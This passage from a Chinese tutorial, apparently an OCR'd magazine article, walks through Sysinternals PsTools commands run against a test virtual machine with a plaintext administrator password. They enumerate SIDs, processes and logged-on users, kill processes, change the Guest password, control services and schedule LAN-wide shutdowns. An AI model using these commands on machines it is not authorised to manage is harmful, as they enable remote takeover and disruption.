


图4

命令格式：**PsFile \\computer –u username –p password**

举例说明：**“PsFile \\10.10.10.2 –u administrator –p 123456”**，如图4。

这种标准用法只会返回远程系统上所打开的文件句柄的列表，如果在其中加入“ID”和“–c”参数及具体路径的话，就可以将对应的会话关闭。

比如要将远程服务器上ID为5，路径为C:\winnt的会话关闭，使用的命令格式为：**“PsFile \\10.10.10.2 5 –u administrator –p 123456 c:\winnt –c”**。

三、PsGetSid

该工具显示计算机或用户的 Windows 安全标识符（SID）。

命令格式 PsGetSid \\computer –u username –p password account

举例说明：“PsGetSid \\10.10.10.2 –u administrator –p 123456”，如图5，马上就会返回虚拟机上的超级用户 Administrator 所对应的SID。

如果想查询其它用户的SID，只要在命令的后面加上账号名称即可。比如查询来宾账号 Guest，命令为“PsGetSid \\10.10.10.2 –u administrator –p 123456 Guest”，如图5。

四、PsInfo

这是一个搜集机器软硬件信息的工具，使用它可以获得操作系统的许多信息，包括硬件信息和软件信息。

```
D:\PsTools>PsGetSid \\10.10.10.2 -u administrator -p 123456

PsGetSid v1.43 - Translates SIDs to names and vice versa
Copyright (C) 1999-2006 Mark Russinovich
Sysinternals - www.sysinternals.com

SID for \\10.10.10.2:
S-1-5-21-3310793906-17[redacted]1-1135183510

D:\PsTools>PsGetSid \\10.10.10.2 -u administrator -p 123456 Guest

PsGetSid v1.43 - Translates SIDs to names and vice versa
Copyright (C) 1999-2006 Mark Russinovich
Sysinternals - www.sysinternals.com

SID for SERVER2003\Guest:
S-1-5-21-3310793906-17[redacted]61-1135183510-501

D:\PsTools>_
```

图5

命令格式：PsInfo \\computer –u username –p password

举例说明：“PsInfo \\10.10.10.2 –u administrator –p 123456”，如图6。

```
D:\PsTools>PsInfo \\10.10.10.2 -u administrator -p 123456

PsInfo v1.75 - Local and remote system information viewer
Copyright (C) 2001-2007 Mark Russinovich
Sysinternals - www.sysinternals.com

System information for \\10.10.10.2:
Uptime:                      0 days 0 hours 20 minutes 40 seconds
Kernel version:              Microsoft Windows Server 2003, Uniprocessor Free
Product type:                Standard Edition
Product version:             5.2
Service pack:                0
Kernel build number:         3790
Registered organization:     [redacted]Z
Registered owner:            [redacted]Zi
Install date:                2008-2-16, 16:01:10
Activation status:           Error reading status
IE version:                  6.0000
System root:                 C:\WINDOWS
Processors:                  1
Processor speed:             1.7 GHz
Processor type:              Intel(R) Pentium(R) 4 CPU
Physical memory:             384 MB
Video driver:                VMware SVGA II

D:\PsTools>_
```

图6

返回的信息包括虚拟机的启动运行时间、操作系统内部版本、产品型号和版本号、注册机构和拥有者、安装日期、系统目录路径、IE 版本、CPU 主频与型号、物理内存大小和显卡等信息。这个命令还有一个非常有用的参数“–d”，它可以在查看远程服务器软硬件信息的同时，返回磁盘空间剩余大小及比例信息。比如使用命令“PsInfo –d \\10.10.10.2 –u administrator –p 123456”，如图7。

```
D:\PsTools>PsInfo -d \\10.10.10.2 -u administrator -p 123456

PsInfo v1.75 - Local and [illegible]mote system information viewer
Copyright (C) 2001-2007 Mark [illegible]novic[illegible]
Sysinternals - www.sysinternals.com

System information for \\10.10.10.2:
Uptime:                      0 days 1 hour 2 minutes 53 seconds
Kernel version:              Microsoft Windows Server 2003, Uniprocessor Free
Product type:                Standard Edition
Product version:             5.2
Service pack:                0
Kernel build number:         3790
Registered organization:     [redacted]Z
Registered owner:            [redacted]Zi
Install date:                2008-2-16, 16:01:10
Activation status:           Error reading status
IE version:                  6.0000
System root:                 C:\WINDOWS
Processors:                  1
Processor speed:             1.7 GHz
Processor type:              Intel(R) Pentium(R) 4 CPU
Physical memory:             384 MB
Video driver:                VMware SVGA II
Volume Type        Format    Label                 Size       Free   Free
  A: Removable                                                       0.0%
  C: Fixed         NTFS                          7.99 GB    5.63 GB  70.4%
  D: CD-ROM        CDFS      VMware Tools       27.25 MB             0.0%

D:\PsTools>_
```

图7

五、PsList

该工具可以列出有关运行中进程的详细信息。

命令格式：PsList \\computer –u username –p password account

举例说明：“PsList \\10.10.10.2 –u administrator –p 123456”，如图8。

```
D:\PsTools>PsList \\10.10.10.2 -u administrator -p 123456

pslist v1.28 - Sysinternals PsList
Copyright ? 2000-2004 Mark Russinovich
Sysinternals

Process information for 10.10.10.2:

Name                Pid Pri Thd  Hnd   Priv        CPU Time    Elapsed Time
Idle                  0   0   1    0      0     0:20:18.843     0:00:00.000
System                4   8  52  303      0     0:00:23.375     0:00:00.000
smss                364  11   3   17    164     0:00:00.421     0:21:07.652
csrss               440  13  10  379   1552     0:00:06.078     0:21:04.917
winlogon            464  13  18  463   6588     0:00:07.406     0:20:48.527
services            508   9  17  297   1472     0:00:02.640     0:20:45.042
lsass               520   9  33  390   7472     0:00:02.250     0:20:44.855
svchost             692   8  10  191   1012     0:00:00.687     0:20:42.527
svchost             748   8  16  125   1360     0:00:00.218     0:20:41.652
svchost             892   8   7  116   3280     0:00:00.421     0:20:38.855
```

图8

该命令的功能就像是调用了虚拟机的 Windows 任务管理器一样，各个进程一目了然。其实，这个命令主要是与下一个PsKill终止进程命令配对使用的。

六、PsKill

该工具可以按照名称或进程 ID 来终止某一进程。

命令格式 PsKill –t \\computer –u username –p password process id | process name

举例说明：“PsKill \\10.10.10.2 –u administrator –p 123456 WINWORD”，如图9。

```
D:\PsTools>PsKill -t \\10.10.10.2 -u administrator -p 123456 WINWORD

PsKill v1.12 - Terminates processes on local or remote systems
Copyright (C) 1999-2005  Mark Russinovich
Sysinternals - www.sysinternals.com

2 processes named WINWORD killed on 10.10.10.2.

D:\PsTools>
```

图9

以上命令是将虚拟机中正在运行的 Word 2007 进程终止掉。当然，也可以将命令最后的“WINWORD”替换为刚才用 PsList 命令查看的 WINWORD 进程 ID（1868），作用完全一样。

七、PsLogged On

该工具可以显示所有本地登录的用户以及所有远程资源共享用户。

命令格式：PsLoggedOn \\computer

举例说明：“PsLoggedOn \\10.10.10.2”，如图10。




图 10




图 11

八、PsLogList

该工具可以查看 Windows 事件日志记录。

命令格式: PsLogList \\computer -u username -p password

举例说明："PsLog List \\ 10.10.10.2 -u administrator -p 123456"，如图 11。

以上命令可以显示出系统所记录的各种事件日志信息。

九、PsPasswd

该命令用于更改用户账户的密码。

命令格式：PsPasswd \\computer -u username -p password Username Newpassword

举例说明："PsPasswd \\10.10.10.2 -u administrator -p 123456 Guest mxd@126.com"，如图 12。




图 12

以上命令可以马上将虚拟机上的来宾账号 Guest 密码更改为 "mxd@126.com"。

十、PsService

该工具可以查看和控制 Windows 服务，是一个服务管理程序，可以显示服务配置、启动或停止某一服务、暂停或恢复某一服务等。

命令格式: PsService \\computer -u username -p password command options

举例说明："PsService \\10.10.10.2 -u administrator -p 123456 start messenger"，如图 13。




图 13

以上命令的作用是远程启动虚拟机中的 Messenger 信使服务（具体的服务可右击"我的电脑"，选择"管理"，在"服务和应用程序"－"服务"中查看）。反之，如果想停止远程服务器上的 Messenger 信使服务，就可以使用一条"PsService \\10.10.10.2 -u administrator -p 123456 stop messenger"命令来解决。

由于 PsService 的这一强大功能，有人称它是"Services.msc（服务）的远程命令行版本"，这一点都不过分。

十一、PsShutdown

该工具用于关机或重启机器，但与 Windows 本身的 ShutDown.exe 功能并不尽相同，因为 PsShutdown 还可以将系统置为待机或休眠模式（而不仅仅是关闭或重新启动）、锁定系统以及在通过消息提示用户一段给定的时间后重新启动系统。

命令格式：PsShutdown \\computer -u username -p password

举例说明："PsShutdown -t 300 -s -m "准备关机！" \\10.10.10.2 -u administrator -p 123456"，如图 14。




图 14

以上命令中的"-t 300"意思是 300 秒的时间延迟；"-s"是关机（ShutDown）；"-m "准备关机！""是向对方屏幕发送提示信息。

很快，在我们本地机上得到"10.10.10.2 is scheduled to shut down in 00:05:00."（"10.10.10.2计划在5分钟内关机。"）提示的同时，虚拟机上就弹出了"PsShutdown"对话框，如图15。

是不是有点像以前的 XX 波病毒？ 5 分钟的倒计时完毕后，虚拟机关闭了。如果你将这个命令制作成批处理文件，再配合使用计划任务功能，那就完全能够控制整个 LAN 内的机器每天定时关机。




图 15


十二、PsSuspend

该工具可以挂起运行中的进程，特别适用于要暂时控制一个恶意进程，或只是要在不丢失任何数据时，暂时中止对 CPU 占用率高的进程的情况。它需要用 PsList 命令来获得进程的 ID，而且可以使用"-r"参数来再次恢复进程。

命令格式：PsSuspend \\computer -u username -p password process ID

举例说明："PsSuspend \\10.10.10.2 -u administrator -p 123456 1888"，如图 16。

